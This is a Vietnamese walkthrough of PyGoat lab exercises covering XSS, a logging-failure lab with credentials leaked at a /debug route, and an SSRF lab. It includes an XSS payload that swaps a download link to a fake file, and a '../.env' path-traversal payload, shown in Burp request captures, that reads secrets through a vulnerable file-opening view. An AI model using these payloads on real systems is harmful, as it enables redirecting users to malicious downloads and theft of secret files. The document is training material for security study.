
Bị XSS nên ta có thể chuyển hướng đến đường dẫn khác

```
Here is your download <a id="download_link" href="/static/real.txt" style="color:#ff5" download>
Link
</a>
```

Do id và href có sẵn nên ta sửa theo và thêm script vào

Payload: toan

```
<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>
```



Và đây khi nó tạo ra

A9: 2021 – Security Logging and Monitoring Failures

Lab 1 Details

This lab helps you to get an idea of how sometimes improper logging can result in information disclosure. The user on accessing the lab is given with a login page which tells us that the logs have been leaked. The user needs to find the leak and try to gain the credentials that have been leaked in the logs.

Finding the Log


The log has been exposed in `/debug` route
This can be found out with subdomain brute-forcing or just by guess
On seeing the Log try to get the required login details as there is a leak and the logging is improperly handled.

Access Lab

khi thử tìm các đường dẫn khác

Thì server show ra cho ta một log như này


Giờ ta đọc và tìm được đường dẫn còn để lại



localhost:8000/a10_lab/debug

```
20. auth [name='auth_home']
21. ba [name='Broken Access Control']
22. ba_lab [name='Broken Access Control Lab']
23. data_exp [name='data_exp']
24. data_exp_lab [name='data_exp_lab']
25. robots.txt [name='robots.txt']
26. 500error [name='500error']
27. cmd [name='Command Injection']
28. cmd_lab [name='Command Injection Lab']
29. bau [name='Broken Authe']
30. bau_lab [name='LAB']
31. login_otp [name='OTP Login']
32. otp [name='OTP Verification']
33. sec_mis [name='Security Misconfiguration']
34. sec_mis_lab [name='Security Misconfiguration Lab']
35. sec_mis_lab3 [name='Security Misconfiguration Lab']
36. secret [name='Secret key for A6']
37. a9 [name='A9']
38. a9_lab [name='A9 LAB']
39. a9_lab2 [name='A9 LAB 2']
40. get_version [name='Get Version']
41. a10 [name='A10']
42. a10_lab [name='A10 LAB']
43. a10_lab_2 [name='A10 LAB 2']
44. debug [name='debug']
45. insecure-design [name='insecure-design']
46. insecure-design_lab [name='insecure-design_lab']
47. broken_access_control [name='broken_access']
48. broken_access_lab_1 [name='broken_access_lab_1']
49. broken_access_lab_2 [name='broken_access_lab_2']
50. broken_access_lab_3 [name='broken_access_lab_3']
51. broken_access_controle/secret [name='broken_access_controle_secret']
52. ssrf [name='SSRF']
53. ssrf_discussion [name='SSRF Discussion']
54. ssrf_lab [name='SSRF LAB']
55. ssrf_lab2 [name='SSRF LAB']
56. ssrf_target [name='SSRF LAB']
57. injection [name='injection']
58. injection_sql_lab [name='injection']
59. api/ssrf [name='api/ssrf']
```

Ta thử mở xem có gì không



```
INFO "GET /static/admin/css/dashboard.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-addlink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-changelink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0
INFO "GET /admin/logout/ HTTP/1.1" 200 1207
INFO "GET /admin/logout/ HTTP/1.1" 302 0
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/?next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 304 0
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
WARNING Not Found: /favicon.ico
WARNING "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login HTTP/1.1" 301 0
INFO "GET /login/ HTTP/1.1" 200 7978
INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0
INFO "GET /logout HTTP/1.1" 301 0
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 200 423
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85876
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85692
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/?next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 200 1233
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /login/ HTTP/1.1" 200 7978
INFO A:\wsl\Pygoat\pygoat\pygoat\urls.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO A:\wsl\Pygoat\pygoat\pygoat\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
ERROR Internal Server Error: /register
Traceback (most recent call last):
  File "A:\wsl\Pygoat\venv\lib\site-packages\django\core\handlers\exception.py", line 34, in inner
    response = get_response(request)
  File "A:\wsl\Pygoat\venv\lib\site-packages\django\core\handlers\base.py", line 124, in _get_response
```

Và ta đọc được log lưu lại của bài này

A10: 2021 – Server-Side Request Forgery (SSRF)

Overview This category is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage and above-average Exploit and Impact potential ratings. As new entries are likely to be a single or small cluster of Common Weakness Enumerations (CWEs) for attention and awareness, the hope is that they are subject to focus and can be rolled into a larger category in a future edition.

Description SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL). As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.

Try to find a .env file

```
def ssrf_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})
        else:
            file=request.POST["blog"]
            try :
                dirname = os.path.dirname(__file__)
                filename = os.path.join(dirname, file)
                file = open(filename,"r")
```

Đây là khi ta mở file block1

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
Request	Pretty Raw Hex									Response	Pretty Raw Hex Render			
1	POST /ssrf_lab HTTP/1.1									726	</button>			
2	Host: localhost:8000									727	</form>			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0									728	</div>			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8									729	<div>			
5	Accept-Language: en-US,en;q=0.5									730	Overview			
6	Accept-Encoding: gzip, deflate									731	This category is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage and above-average Exploit and Impact potential ratings. As new entries are likely to be a single or small cluster of Common Weakness Enumerations (CWEs) for attention and awareness, the hope is that they are subject to focus and can be rolled into a larger category in a future edition.			
7	Referer: http://localhost:8000/ssrf_lab									732				
8	Content-Type: application/x-www-form-urlencoded									733				
9	Content-Length: 132									734				
10	Origin: http://localhost:8000									735				
11	Connection: close													
12	Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrf_token=C1EBorJWxuPMs9qN2jHEPspMWE7sgu19BDc0V2q1DeMrH2I1804htdsarT2U9LY; sessionid=bjyowca9gfttdw8sv24dkft54gkelom									736				
13	Upgrade-Insecure-Requests: 1									737				
14	Sec-Fetch-Dest: document													
15	Sec-Fetch-Mode: navigate													
16	Sec-Fetch-Site: same-origin													
17	Sec-Fetch-User: ?1													
18														
19	csrfmiddlewaretoken=GATXCE5vkhrcD87jrh5PYEfFnAGbftu5L5ioxXPWRYdKwQD7fJJvfflh3IDa8bgBAf&blog=templates%2FLab%2Fssrf%2Fblogs%2Fblog1.txt									738				
										739				
										740				
										741	<button class="collapsible btn btn-info" style="position : fixed :			

Inspector

Selection 42 (0x2a)

Selected text templates%2FLab%2Fssrf%2Fblogs%2Fblog1.txt

Decoded from: URL encoding (templates/Lab/ssrf/blogs/blog1.txt)

Request attributes 2

Request body parameters 2

Request cookies 3

Request headers 16

Response headers 11

Thì request được gửi lên server có path dẫn đến file có tên là blog1.txt

Giờ ta tìm file .env giống như hint của đề bài

Request	Response
<pre> Pretty Raw Hex 1 POST /ssrf_lab HTTP/1.1 2 Host: localhost:8000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8000/ssrf_lab 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 97 10 Origin: http://localhost:8000 11 Connection: close 12 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=OzErHORQtdxUi05r7JVM5WnDGQmT7VbIABVDKyQ3505H47Lj9L8trqZwo0qqD62T; email=a@mail.com; sessionid=fd4bftw0ggeohkrgrakosziyk9np3j4 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 19 csrfmiddlewaretoken=Kcbjz351ZqtPdnvxItDUot3BTDD175f0kesvCN4eBd1cZGbpKvQEaXFuJNHIDg6b&blog=.../.env </pre>	<pre> Pretty Raw Hex Render 720 <button type="submit" class="btn btn-info"> Blog3 </button> </form> <form method="post" action="/ssrf_lab"> <input type="hidden" name="csrfmiddlewaretoken" value="qAk8w3cQQ4bmNR0IfyBIgy5cU6iHHzns0CBkzNb3sRJ9za0AhAOpC2H5Kg m4dkdE"> <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt"> <button type="submit" class="btn btn-info"> Blog4 </button> </form> </div> <div> SOME_SECRET_KEYS = THIS_FILE_CONTAINS_SECRET_CREDENTIALS View Code </div> <button class="coll2 btn btn-info" style="position : fixed ; right :330px; bottom : 7px"> Hint </button> <div class="lab code"> Try to find a .env file </div> <button class="coll2 btn btn-info" style="position : fixed ; right :200px; bottom : 7px"> View Code </button> </pre>

sau khi tìm kiếm đường dẫn của máy chủ thì

Payload: ../.env

Và nó ra kết quả như trên

